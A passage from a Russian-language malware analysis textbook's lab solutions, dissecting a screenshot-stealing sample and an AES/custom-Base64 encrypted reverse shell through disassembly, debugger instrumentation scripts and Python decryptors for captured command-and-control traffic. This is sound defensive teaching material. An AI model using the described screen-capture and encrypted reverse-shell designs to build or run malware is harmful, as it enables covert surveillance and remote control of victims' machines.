push    offset Format       ; "temp%08x" ❹
lea     edx, [ebp+FileName]
push    edx                 ; Dest
call    _sprintf
add     esp, 0Ch
lea     eax, [ebp+FileName] ❻
push    eax                 ; lpFileName
mov     ecx, [ebp+nNumberOfBytesToWrite]
push    ecx                 ; nNumberOfBytesToWrite
mov     edx, [ebp+lpBuffer]
push    edx                 ; lpBuffer
call    writeBufferToFile ❶
```

Если рассматривать листинг 13.6Л с самого начала, можно увидеть два вызова: `sub_401070` ❷ и `sub_40181F` ❸. Оба в качестве аргументов используют сам буфер и его длину. Строка форматирования `"temp%08x"` ❹ в сочетании с результатом работы функции `GetTickCount` ❺ показывает, что в именах файлов используется текущее время в шестнадцатеричном виде. Как видно в строке ❻, имя файла было помечено в IDA Pro. Можно обоснованно предположить, что функция `sub_401070` ❷ занимается извлечением каких-то данных (назовем ее `getContent`), а `sub_40181F` ❸ применяется для их шифрования (переименуем ее в `encodingWrapper`).

При рассмотрении функции `encodingWrapper` по адресу 0x0040181F, которая предположительно отвечает за кодирование, мы понимаем, что она является лишь оберткой для `heavy_xor`. Это подтверждает, что вызовы, изображенные на рис. 13.4Л, являются кодирующими. Функция `encodingWrapper` задает аргументы — предварительно сброшенную локальную переменную и два указателя на один и тот же буфер, которые затем вместе с размером буфера передаются в `doStuffAndWriteFile`. Наличие двух указателей, ссылающихся на один и тот же адрес, говорит о том, что кодирование выполняется с применением исходного и итогового буферов и непосредственно по месту (in-place encoding).

Далее следует найти источник данных, которые шифруются и сохраняются на диск. Как уже упоминалось ранее, функция `getContent` (0x00401070) получает какую-то информацию. В ее коде мы видим единственный блок с многочисленными системными вызовами, как показано в листинге 13.7Л.

Листинг 13.7Л. Функции Windows API, вызываемые внутри getContent (sub_401070)

```
GetSystemMetrics
GetDesktopWindow
GetDC
CreateCompatibleDC
CreateCompatibleBitmap
SelectObject
```

```
BitBlt
GetObjectA
GlobalAlloc
GlobalLock
GetDIBits
_memcpy
GlobalUnlock
GlobalFree
ReleaseDC
DeleteDC
DeleteObject
```

Исходя из данного списка, можно предположить, что эта функция пытается сделать снимок экрана. В частности, вызов `GetDesktopWindow` (выделен жирным шрифтом) получает дескриптор окна Рабочего стола, которое охватывает весь экран, а функции `BitBlt` и `GetDIBits` (тоже выделены) связаны с извлечением битовых карт и копированием их в буфер.

Из этого следует, что вредонос постоянно делает снимки Рабочего стола пользователя и записывает их в файл в зашифрованном виде.

Чтобы проверить наше предположение, мы можем взять один из сгенерированных файлов, снова пропустить его через алгоритм шифрования и извлечь исходное изображение (мы исходим из того, что здесь используется потоковый шифр и что шифрование является двусторонним — то есть кодирование и декодирование делают одно и то же). У нас несколько догадок о том, какой алгоритм здесь может использоваться, поэтому лучше всего применить метод инструментирования, позволив вредоносу выполнить декодирование за нас.

Поскольку код уже содержит инструкции для приема, шифрования и записи буфера в файл, мы используем их следующим образом.

- Позволим программе работать как обычно, пока она не дойдет до шифрования.
- Вместо буфера со снимком экрана подставим ранее сохраненный файл, который мы хотим расшифровать.
- Пусть программа запишет вывод в файл `temp*` с текущим временем в имени.
- Остановим программу после записи первого файла.

Мы можем реализовать эту стратегию вручную с помощью OllyDbg или, если нам нужна большая гибкость, воспользоваться скриптом. Сначала рассмотрим первый подход.

Декодирование с помощью OllyDbg

Мы можем реализовать стратегию инструментирования с помощью OllyDbg, подобрав две ключевые точки останова. Первая должна находиться непосредственно перед кодированием, поэтому ее можно разместить по адресу 0x00401880, где происходит вызов `encodingWrapper` (строка ❸ в листинге 13.6Л). Вторая должна идти после записи первого файла, поэтому мы создадим ее на участке 0x0040190A.

После запуска программы в OllyDbg она прекратит свою работу в первой точке останова (0x00401880). В этот момент аргументы в стеке представляют собой буфер, который будет зашифрован, и его длину.

Щелкнем правой кнопкой мыши на первом значении на панели стека (оно находится в регистре ESP) и выберем пункт меню Follow in Dump (Отследить в дампе). Затем откроем в WinHex один из зашифрованных файлов, созданных вредоносом, и выберем пункт меню Edit ▸ Copy All ▸ Hex Values (Правка ▸ Копировать все ▸ Шестнадцатеричные значения). Выделим значения на панели с дампом, начиная с самого верха и заканчивая границей блока памяти (в OllyDbg необходимо выделить весь участок, на который будут вставляться данные). Это выделение представляет собой буфер, который будет закодирован, и теперь он будет наполнен содержимым файла. Не нужно волноваться, если блок памяти оказывается длиннее буфера: OllyDbg вставит ровно столько данных, сколько содержится в файле.

Вызовем контекстное меню из раздела Hex dump на панели с дампом и выберем пункт Binary ▸ Binary Paste (Двоичный файл ▸ Вставить двоичный файл). Если ваш редактор позволяет копировать двоичные значения напрямую, вставьте данные в раздел ASCII. Подготовив буфер, запустите вредонос в OllyDbg и подождите, пока он не дойдет до последней точки останова. После этого поищите в каталоге вредоноса новый файл с именем, которое соответствует ранее установленному формату. Укажите для него расширение `.bmp` и откройте его. Вы должны увидеть снимок, созданный в ходе работы вредоноса.

ПРИМЕЧАНИЕ

Убедитесь в том, что размер файла совпадает со вторым аргументом, который передается в функцию шифрования. Если вы не меняли разрешение экрана между этим и предыдущими запусками вредоноса, размеры должны совпасть. Если файл окажется больше буфера в памяти, этот подход может не сработать.

Декодирование с помощью скрипта

Чтобы реализовать стратегию инструментирования в более общем виде (который не зависит от размера доступного буфера), воспользуемся отладочным API в Immunity Debugger на основе Python (см. также раздел «Отладка с использованием скриптов» в главе 9). Создадим скрипт на языке Python, показанный в листинге 13.8Л, и сохраним его с расширением `.py` в папке `PyScripts` внутри установочного каталога ImmDbg.

ПРИМЕЧАНИЕ

Замените имя файла в строке ❶ листинга 13.8Л на то, которое используется в вашем случае.

Листинг 13.8Л. Скрипт расшифровки для ImmDbg

```
#!/usr/bin/env python
import immlib
def main():
    imm = immlib.Debugger()
    imm.setBreakpoint(0x00401875)  # Точка останова прямо перед передачей
                                   # аргументов для кодирования
    imm.Run()                      # Выполняем до криптографической функции
    cfile = open("C:\\temp062da212",'rb') ❶
    buffer = cfile.read()          # Считываем зашифрованный файл в буфер
    sz = len (buffer)
    membuf = imm.remoteVirtualAlloc(sz) ❷  # Выделяем память в процессе отладчика
    imm.writeMemory(membuf,buffer)
    regs = imm.getRegs()
    imm.writeLong(regs[‘EBP']-12, membuf) ❸ # Устанавливаем переменные стека
    imm.writeLong(regs['EBP']-8, sz)
    imm.setBreakpoint(0x0040190A)   # после первой итерации цикла
    imm.Run()
```

Как вы можете видеть в листинге 13.8Л, первая точка останова прекращает выполнение прямо перед тем, как аргументы попадают в стек. Вызов `open` в строке ❶ открывает зашифрованный файл, который уже был сохранен на диск. Следующие несколько строчек считывают этот файл в память и вычисляют размер буфера. Вызов `remoteVirtualAlloc` ❷ используется для создания в памяти текущего процесса буфера подходящего размера, а операция `writeMemory` копирует в этот буфер наш файл. Два вызова `writeLong` в строке ❸ заменяют переменные с буфером, который должен быть зашифрован, и его размером. Следующие несколько инструкций помещают эти переменные в стек, чтобы они использовались в ходе шифрования и записи файла.

Откройте вредонос в ImmDbg, выберите пункт меню ImmLib ▸ Run Python Script (ImmLib ▸ Запустить скрипт на Python) и укажите созданный скрипт. После запуска скрипт должен остановить отладчик на второй точке останова. На этом этапе вредонос уже должен был записать в свой каталог один файл. Пройдите в каталог вредоноса и найдите там файл с самой свежей датой записи. Откройте его, предварительно поменяв расширение на `.bmp`. Вы должны увидеть расшифрованный снимок экрана, сделанный ранее вредоносной программой.

Работа 13.3

Краткие ответы

1. В ходе динамического анализа можно получить данные, которые выглядят как случайный набор байтов и могут быть зашифрованы. В выводе программы не обнаружилось никаких интересных строк, поэтому никаких других признаков шифрования не найдено.
2. При поиске инструкций `xor` нашлось шесть разных функций, которые могут быть связаны с кодированием, но метод кодирования по-прежнему остается неизвестным.

3. Все три методики указывают на алгоритм AES (Advanced Encryption Standard — продвинутый стандарт шифрования), который связан со всеми шестью функциями, найденными ранее. Плагин IDA Entropy также нашел нестандартную индексную строку для Base64; нет никаких признаков того, что она имеет отношение к инструкциям `xor`.
4. Вредонос использует AES и нестандартный шифр на основе Base64.
5. В алгоритме AES используется ключ `ijklmnopqrstuvwx`. Ключом для нестандартного шифра на основе Base64 является индексная строка:

   ```
   CDEFGHIJKLMNOPQRSTUVWXYZABcdefghijklmnopqrstuvwxyzab0123456789+/
   ```

6. Индексной строки достаточно для нестандартной реализации Base64. Для расшифровки AES помимо ключа могут понадобиться и другие переменные: алгоритм создания ключа (если таковой используется), его размер, режим работы и, если потребуется, вектор инициализации.
7. Вредонос создает обратную командную оболочку, в которой входящие команды декодируются с помощью нестандартного шифра на основе Base64, а исходящие ответы шифруются с использованием AES.
8. Пример того, как можно расшифровать данные, приводится ниже.

Подробный анализ

Базовый динамический анализ показывает, что вредонос пытается найти IP-адрес домена www.practicalmalwareanalysis.com и подключиться к нему по TCP, используя порт 8910. Если воспользоваться Netcat и отправить в это соединение некоторые данные, в ответ придет случайный набор байтов без каких-либо узнаваемых строк. Затем, если разорвать соединение со стороны Netcat, мы получим следующее сообщение:

```
ERROR: API     = ReadConsole.
    error code = 0.
    message    = The operation completed successfully.
```

В полученном выводе мы видим признаки, которые связывают его со строками, найденными ранее: `www.practicalmalwareanalysis.com`, `ERROR: API = %s.`, `error code = %d.`, `message = %s.` И `ReadConsole`. Есть и другие интересные строки, такие как `WriteConsole` и `DuplicateHandle`: они могут быть частью сообщений об ошибках по аналогии с `ReadConsole`.

Случайный набор байтов, полученный в ходе динамического анализа, указывает на использование кодирования, хотя мы не знаем, что именно кодируется. Судя по некоторым строкам (`Data not multiple of Block Size`, `Empty key`, `Incorrect key length` и `Incorrect block length`), вредонос выполняет шифрование.

Мы нашли шесть функций, содержащих инструкции `xor`; при этом были отсеяны инструкции, которые обнуляют регистры, и библиотечные вызовы. Это большой улов, поэтому пока просто пометим их и посмотрим, как они впишутся в результаты нашего дальнейшего анализа. В табл. 13.2Л перечислены имена, которые мы используем для этих функций вместо стандартных меток, выбранных средой IDA Pro.

Таблица 13.2Л. Функции, содержащие подозрительные инструкции xor

Новое имя функции	Адрес функции
s_xor1	00401AC2
s_xor2	0040223A
s_xor3	004027ED
s_xor4	00402DA8
s_xor5	00403166
s_xor6	00403990

В листинге 13.9Л представлены константы, которые мы нашли с помощью плагина FindCrypt2 для IDA Pro.

Листинг 13.9Л. Вывод FindCrypt2

```
40CB08: found const array Rijndael_Te0 (used in Rijndael)
40CF08: found const array Rijndael_Te1 (used in Rijndael)
40D308: found const array Rijndael_Te2 (used in Rijndael)
40D708: found const array Rijndael_Te3 (used in Rijndael)
40DB08: found const array Rijndael_Td0 (used in Rijndael)
40DF08: found const array Rijndael_Td1 (used in Rijndael)
40E308: found const array Rijndael_Td2 (used in Rijndael)
40E708: found const array Rijndael_Td3 (used in Rijndael)
Found 8 known constant arrays in total.
```

В листинге 13.9Л упоминается Rijndael («Рэндал») — изначальное название шифра AES. Если изучить перекрестные ссылки, становится очевидно, что функции `s_xor2` и `s_xor4` связаны с константами шифрования (`_TeX`), а `s_xor3` и `s_xor5` имеют отношение к константам расшифровки (`_TdX`).

Плагин PEiD KANAL показывает константы алгоритма AES примерно в том же месте. В листинге 13.10Л представлен вывод утилиты PEiD. Строки `S` и `S-inv` обозначают структуры S-box, которые являются основными компонентами некоторых криптографических алгоритмов.

Листинг 13.10Л. Вывод PEiD KANAL

```
RIJNDAEL [S] [char] :: 0000C908 :: 0040C908
RIJNDAEL [S-inv] [char] :: 0000CA08 :: 0040CA08
```

Наконец, плагин IDA Entropy показывает участки с повышенной энтропией. Прежде всего участки с высокой 8-битной энтропией (каждый по 256 бит и с энтропией не меньше 7,9) расположены на отрезке между 0x0040C900 и 0x0040CB00 — там же, где мы нашли структуры S-box. Если изучить участки с высокой 6-битной энтропией (каждый по 64 бита с энтропией не меньше 5,95), можно найти отрезок в разделе `.data` между 0x004120A3 и 0x004120A7, как показано на рис. 13.5Л.

Выше мы видим строку, которая начинается по адресу 0x004120A4 и содержит все 64 символа из кодировки Base64:

```
CDEFGHIJKLMNOPQRSTUVWXYZABcdefghijklmnopqrstuvwxyzab0123456789+/
```

Analyze results for data block 0x00412000 - 0x00415000

#	Address	Length	Entropy
1	004120A3	0000003F	5.977280
2	004120A4	0000003F	5.977280
3	004120A5	0000003F	5.977280
4	004120A6	0000003F	5.977280
5	004120A7	0000003E	5.954196

Рис. 13.5Л. Участки повышенной 6-битной энтропии, найденные с помощью плагина IDA Entropy

Нужно отметить, что это необычная строка для Base64, поскольку большие `AB` и маленькие `ab` были передвинуты в конец соответствующих участков с прописными и строчными буквами. Похоже, этот вредонос использует видоизмененную версию алгоритма Base64.

Рассмотрим связь между ранее найденными функциями, содержащими инструкции `xor`, и другой информацией, которую нам удалось собрать. Судя по местоположению констант «Рэндала», можно с уверенностью сказать, что функции `s_xor2` и `s_xor4` имеют отношение к шифрованию методом AES, а функции `s_xor3` и `s_xor5` участвуют в расшифровке с помощью того же алгоритма.

Код функции `s_xor6` показан на рис. 13.6Л.




Рис. 13.6Л. Цикл с кодированием на основе XOR внутри s_xor6

Цикл на рис. 13.6Л содержит инструкцию `xor` ❶, которая свидетельствует о том, что `s_xor6` используется для кодирования. Переменная `arg_0` является указателем на исходный буфер, который нужно преобразовать, а `arg_4` указывает на буфер с материалом для инструкции `xor`. Как видно по трем ссылкам в строке ❷, с каждой итерацией цикл обновляет счетчик `arg_4` и оба указателя на буферы (`arg_0` и `arg_4`).

Чтобы определить, имеет ли `s_xor6` отношение к другим функциям кодирования, мы изучим ее перекрестные ссылки. Функция, которая вызывает `s_xor6`, начинается по адресу 0x0040352D. На рис. 13.7Л показана схема перекрестных ссылок, которые от нее исходят.




Рис. 13.7Л. Взаимосвязь между функциями шифрования

Здесь мы видим, что `s_xor6` в самом деле имеет отношение к другим функциям шифрования на основе AES, таким как `s_xor2` и `s_xor4`.

И хотя мы нашли признаки того, что функции `s_xor3` и `s_xor5` тоже участвуют в кодировании, их связь с другими функциями менее очевидна. Например, если взять перекрестную ссылку, ведущую к `s_xor5`, можно увидеть, что два участка, с которых делается этот вызов (0x004037EE и 0x0040392D), содержат корректный код, но сами блоки не оформлены в виде функций. Это говорит о том, что, несмотря на наличие алгоритма AES, вредонос не занимается расшифровкой, поэтому процедуры дешифрования, найденные в самом начале, никогда не используются.

Узнав, откуда вызывается функция расшифровки `s_xor5` (0x00403745), мы воссоздали схему вызовов, которые исходят от нее и от 0x0040352D (рис. 13.8Л). Переименуем эти функции в `s_AES_decrypt` и `s_AES_encrypt`.

Здесь более четко прослеживается связь между всеми функциями алгоритма AES, и, как можно видеть, все они (кроме `s_xor1`) относятся к реализации шифрования.

Внутри `s_xor1` содержится несколько ответвлений кода, предусмотренных на случай передачи некорректных аргументов. Там же мы видим сообщения об ошибках, такие как `Empty key`, `Incorrect key length` и `Incorrect block length`. По всей видимости, это код, отвечающий за инициализацию ключа.

Чтобы подтвердить, что код инициализирует ключ, можно попытаться найти связь между этой и ранее найденными AES-функциями. Если взглянуть на код, который вызывает `s_xor1`, мы видим, что перед этим он использует ссылку на `unk_412EF8`. Данный сдвиг передается в `s_xor1` с помощью ECX. Среди других ссылок на `unk_412EF8` можно выделить адрес 0x401429 — это один из участков, на которых

сдвиг unk_412EF8 загружается в ECX прямо перед вызовом s_AES_encrypt. Адрес unk_412EF8, вероятно, является объектом языка C++, который представляет алгоритм шифрования AES, а s_xor1 его инициализирует.




Рис. 13.8Л. Связь между функциями, содержащими инструкции xor, и алгоритмом AES

Вернувшись обратно к s_xor1, мы видим, что сообщение Empty key выводится после проверки аргумента arg_0. Из этого можно сделать вывод, что arg_0 является ключом. Если взглянуть на то, как подготавливается этот аргумент в главной функции рядом с вызовом s_xor1 (по адресу 0x401895), можно заметить, что он связан со строкой ijklmnopqrstuvwx, которая помещается в стек. Эта строка и есть ключ, который используется вредоносом для алгоритма AES.

Суммируем все, что мы знаем об использовании AES в этой программе.

- s_AES_encrypt используется в функции по адресу 0x0040132B. Шифрование происходит между вызовами ReadFile и WriteFile.
- Функция s_xor1 отвечает за инициализацию AES и вызывается в начале процесса.
- Функция s_xor1 устанавливает для AES пароль ijklmnopqrstuvwx.

Помимо AES мы обнаружили потенциальное применение нестандартного шифра на основе Base64, используя плагин IDA Entropy (см. рис. 13.5Л). Ссылки на строку CDEFGHIJKLMNOPQRSTUVWXYZABcdefghijklmnopqrstuvwxyzab0123456789+/ говорят о том, что она находится в функции по адресу 0x0040103F. Эта функция выполняет индексированный поиск по данной строке, а код, который ее вызывает (0x00401082), делит строку на отрезки длиной 4 байта. Таким образом, по адресу 0x00401082 расположена нестандартная функция кодирования методом Base64, а функция, из которой она вызывается (0x0040147C), занимается декодированием и находится между вызовами ReadFile и WriteFile. Такой же подход, но в другом месте, мы наблюдали и в случае с алгоритмом AES.

Прежде чем расшифровывать данные, мы должны понять, как они связаны с алгоритмом шифрования. Нам уже известно, что функция, которая начинается с адреса 0x0040132B, выполняет кодирование на основе AES. В листинге 13.11Л показан код,

который вызывает эту функцию. Вызов 0x0040132B находится в начале нового потока, созданного с помощью операции `CreateThread` ❶. В связи с этим переименуем 0x0040132B в `aes_thread`.

Листинг 13.11Л. Аргументы вызова CreateThread для выполнения aes_thread

```
00401823        mov     eax, [ebp+var_18]
00401826        mov     [ebp+var_58], eax ❷
00401829        mov     ecx, [ebp+arg_10]
0040182C        mov     [ebp+var_54], ecx ❸
0040182F        mov     edx, dword_41336C
00401835        mov     [ebp+var_50], edx ❹
00401838        lea     eax, [ebp+var_3C]
0040183B        push    eax                     ; lpThreadId
0040183C        push    0                       ; dwCreationFlags
0040183E        lea     ecx, [ebp+var_58]
00401841        push    ecx                     ; lpParameter
00401842        push    offset aes_thread       ; lpStartAddress
00401847        push    0                       ; dwStackSize
00401849        push    0                       ; lpThreadAttributes
0040184B        call    ds:CreateThread ❶
```

Аргументы начальной функции потока передаются в виде адреса переменной `var_58`. Далее мы видим три переменные, которые помещаются в стек относительно `var_58`:

- `var_18` сохраняется в `var_58` ❷.
- `arg_10` сохраняется в `var_54` ❸.
- `dword_41336C` сохраняется в `var_50` ❹.

Мы видим, как эти аргументы используются внутри `aes_thread` (0x40132B). В листинге 13.12Л показан отрезок `aes_thread` с вызовами `ReadFile` и `WriteFile`, а также с источником дескрипторов, которые им передаются.

Листинг 13.12Л. Дескрипторы, которые передаются в ReadFile и WriteFile внутри aes_thread

```
0040137A        mov       eax, [ebp+arg_0]
0040137D        mov       [ebp+var_BE0], eax
...
004013A2        mov       ecx, [ebp+var_BE0]
004013A8        mov       edx, [ecx]
004013AA        push      edx ❶                 ; hFile
004013AB        call      ds:ReadFile
...
0040144A        mov       eax, [ebp+var_BE0]
00401450        mov       ecx, [eax+4]
00401453        push      ecx ❷                 ; hFile
00401454        call      ds:WriteFile
```

Как видно в строке ❷ листинга 13.11Л, значение, которое передается вызову `ReadFile` ❶, можно связать с переменными `var_58`/`var_18`, если вернуться чуть на-

зад. В строке ❸ того же листинга аргумент вызова `WriteFile` можно связать с переменными `var_54/arg_10`.

Отследив место создания дескрипторов, мы обнаружили, что переменные `var_58` и `var_18` ссылаются на канал, созданный ранее в этой функции по адресу 0x0040132B. Этот канал подключен к выводу командной оболочки, запущенной с помощью вызова `CreateProcess` по адресу 0x0040177B, как показано в листинге 13.13Л. В ее потоки `stdout` и `stderr` копируется команда `hSourceHandle`.

Листинг 13.13Л. Подключение канала к выводу командной оболочки

```
00401748        mov     ecx, [ebp+hSourceHandle]
0040174B        mov     [ebp+StartupInfo.hStdOutput], ecx
0040174E        mov     edx, [ebp+hSourceHandle]
00401751        mov     [ebp+StartupInfo.hStdError], edx
```

Происхождение другого дескриптора, который передается вызову `WriteFile` внутри `aes_thread` (`var_54/arg_10`), можно отследить вплоть до параметра, полученного из функции `_main` (0x00401879); это сетевой сокет, созданный с помощью вызова `connect`.

Функция `aes_thread` (0x0040132B) считывает вывод запущенной командной оболочки, шифрует его и записывает в сетевой сокет.

Нестандартный шифр на основе Base64 (0x00401082) тоже используется внутри функции (0x0040147C), которая запускается в собственном потоке. Отслеживание его ввода аналогично отслеживанию аргументов потока с алгоритмом AES, но наоборот: поток Base64 считывает ввод из удаленного сокета и, декодировав его, направляет результат на ввод командной оболочки.

Видоизмененное декодирование методом Base64

Теперь, когда мы знаем оба метода кодирования, которые используются этим вредоносом, попробуем расшифровать данные. Начнем с нестандартной кодировки Base64 и будем исходить из того, что строка `BInaEi==` является частью перехваченного сетевого трафика, поступающего с удаленного сайта. В листинге 13.14Л показан скрипт, написанный специально для расшифровки данных, закодированных с помощью видоизмененной реализации Base64.

Листинг 13.14Л. Скрипт для расшифровки нестандартной версии Base64

```
import string
import base64

s = ""
tab = 'CDEFGHIJKLMNOPQRSTUVWXYZABcdefghijklmnopqrstuvwxyzab0123456789+/'
b64 = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'

ciphertext = 'BInaEi=='

for ch in ciphertext:
```

```
    if (ch in tab):
        s += b64[string.find(tab,str(ch))]
    elif (ch == '='):
        s += '='
print base64.decodestring(s)
```

ПРИМЕЧАНИЕ

Код в листинге 13.14Л является универсальным и может быть адаптирован под любую нестандартную реализацию Base64. Для этого достаточно переопределить переменную tab.

Преобразуем строку с помощью этого скрипта, чтобы узнать, какая команда передается в консоль. В листинге 13.15Л показан вывод, из которого следует, что злоумышленник отправляет запрос на получение листинга каталога (`dir`).

Листинг 13.15Л. Вывод скрипта для декодирования нестандартной версии Base64

```
$ python custom_b64_decrypt.py
dir
```

Расшифровка алгоритма AES

Преобразовать тот конец командного канала, который зашифрован с помощью алгоритма AES, будет немного сложнее. Допустим, что вредонос отправляет необработанный поток данных, показанный в листинге 13.16Л.

Листинг 13.16Л. Сетевой трафик, зашифрованный с помощью AES

```
00000000 37 f3 1f 04 51 20 e0 b5 86 ac b6 0f 65 20 89 92 7...Q .. ....e ..
00000010 4f af 98 a4 c8 76 98 a6 4d d5 51 8f a5 cb 51 c5 O....v.. M.Q...Q.
00000020 cf 86 11 0d c5 35 38 5c 9c c5 ab 66 78 40 1d df .....58\ ...fx@..
00000030 4a 53 f0 11 0f 57 6d 4f b7 c9 c8 bf 29 79 2f c1 JS...WmO ....)y/.
00000040 ec 60 b2 23 00 7b 28 fa 4d c1 7b 81 93 bb ca 9e .`.#.{(. M.{.....
00000050 bb 27 dd 47 b6 be 0b 0f 66 10 95 17 9e d7 c4 8d .'.G.... f.......
00000060 ee 11 09 99 20 49 3b df de be 6e ef 6a 12 db bd .... I;. ..n.j...
00000070 a6 76 b0 22 13 ee a9 38 2d 2f 56 06 78 cb 2f 91 .v."...8 -/V.x./.
00000080 af 64 af a6 d1 43 f1 f5 47 f6 c2 c8 6f 00 49 39 .d...C.. G...o.I9
```

Библиотека PyCrypto содержит удобные криптографические процедуры для работы с подобными данными. Используя код из листинга 13.17Л, мы можем расшифровать этот поток.

Листинг 13.17Л. Скрипт для расшифровки методом AES

```
from Crypto.Cipher import AES
import binascii

raw = ' 37 f3 1f 04 51 20 e0 b5 86 ac b6 0f 65 20 89 92 ' + \
' 4f af 98 a4 c8 76 98 a6 4d d5 51 8f a5 cb 51 c5 ' + \
' cf 86 11 0d c5 35 38 5c 9c c5 ab 66 78 40 1d df ' + \
' 4a 53 f0 11 0f 57 6d 4f b7 c9 c8 bf 29 79 2f c1 ' + \
' ec 60 b2 23 00 7b 28 fa 4d c1 7b 81 93 bb ca 9e ' + \
```

```
' bb 27 dd 47 b6 be 0b 0f 66 10 95 17 9e d7 c4 8d ' + \
' ee 11 09 99 20 49 3b df de be 6e ef 6a 12 db bd ' + \
' a6 76 b0 22 13 ee a9 38 2d 2f 56 06 78 cb 2f 91 ' + \
' af 64 af a6 d1 43 f1 f5 47 f6 c2 c8 6f 00 49 39 ' ❶

ciphertext = binascii.unhexlify(raw.replace(' ','')) ❷
obj = AES.new('ijklmnopqrstuvwx', AES.MODE_CBC) ❸
print 'Plaintext is:\n' + obj.decrypt(ciphertext) ❹
```

Переменная `raw`, объявленная в строке ❶, содержит необработанный сетевой трафик, представленный в листинге 13.16Л. Функция `raw.replace` в строке ❷ удаляет пробелы из строки `raw`, а `binascii.unhexlify` переводит шестнадцатеричные данные в двоичный вид. Вызов `AES.new` в строке ❸ создает новый объект AES с подходящим паролем и режимом работы, что дает возможность выполнить последующий вызов ❹ для расшифровки.

Вывод этого скрипта показан в листинге 13.18Л. Обратите внимание на то, что эти перехваченные данные оказались всего лишь приглашением командной строки.

Листинг 13.18Л. Вывод скрипта для расшифровки методом AES

```
$ python aes_decrypt.py
Plaintext is:
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\user\Desktop\13_3_demo>
```


Подводные камни криптографии

В лабораторной работе 13.3 процедуры из библиотеки PyCrypto работают успешно без каких-либо изменений, но при самостоятельной реализации кода для расшифровки данных можно столкнуться со множеством проблем.

- Блочные криптографические алгоритмы имеют много потенциальных режимов работы, таких как ECB (Electronic Code Book — режим электронной кодовой книги), CBC (Cipher Block Chaining — режим сцепления блоков шифротекста) и CFB (Cipher Feedback — режим обратной связи по шифротексту). Каждый из них требует выполнения определенного набора шагов между кодированием или декодированием отдельных блоков, а для некоторых помимо пароля нужно указать вектор инициализации. Если ваш код не совпадает с исходной реализацией, расшифровка может получиться лишь частичной или вовсе не дать результатов.
- В этой лабораторной работе ключ был предоставлен напрямую. У другой реализации может быть свой способ создания ключа на основе пароля, хранящегося в виде строки или предоставленного пользователем. В таких случаях необходимо отдельно идентифицировать и воспроизвести алгоритм генерирования ключа.
- Даже если алгоритм является стандартным, у него могут быть параметры, которые нужно подобрать. Например, один и тот же шифр может поддерживать разные размеры ключа или блока, количество итераций при кодировании или декодировании и стратегии выравнивания.

Работа 14.1

Краткие ответы

1. Программа содержит функцию `URLDownloadToCacheFile`, которая использует интерфейс COM. Когда вредонос использует этот интерфейс, основная часть содержимого его HTTP-запросов генерируется самой системой, поэтому к ним нельзя подобрать эффективные сетевые сигнатуры.
2. Исходные элементы представляют собой имя пользователя и часть GUID системы. Идентификатор GUID является уникальным для каждой отдельно взятой ОС, и его шестибайтный отрезок, входящий в состав сигнала, должен быть достаточно узнаваемым. Имя пользователя зависит от того, кто находится в системе.
3. Злоумышленник может отслеживать отдельные компьютеры с вредоносными загрузчиками и атаковать конкретных пользователей.
4. Это не стандартная кодировка Base64, так как для выравнивания в ней используется буква `a` вместо знака равенства (`=`).
5. Этот вредонос загружает и выполняет дополнительный код.
6. Нам следует сосредоточиться на таких элементах взаимодействия вредоноса, как доменное имя, двоеточия и дефисы, найденные в закодированном тексте. Также стоит обратить внимание на тот факт, что последний символ закодированной части URI совпадает с именем PNG-файла.
7. Системы защиты могут попытаться использовать другие элементы помимо URI, не осознавая того, что они определяются самой ОС. В большинстве случаев строка в кодировке Base64 заканчивается буквой `a`, в результате чего имя файла обычно выглядит как `a.png`. Но если длина имени пользователя делится на 3 без остатка, последний символ в его закодированной версии будет определять как окончание кодировки, так и название файла. В этом случае файл может называться как угодно.
8. Рекомендуемые сигнатуры будут представлены в ходе развернутого анализа.

Подробный анализ

У нас нет перехваченных пакетов, сгенерированных этим вредоносом, поэтому, чтобы понять принцип его работы, воспользуемся динамическим анализом. Запустив программу, мы увидим сигнал наподобие того, который показан в листинге 14.1Л.

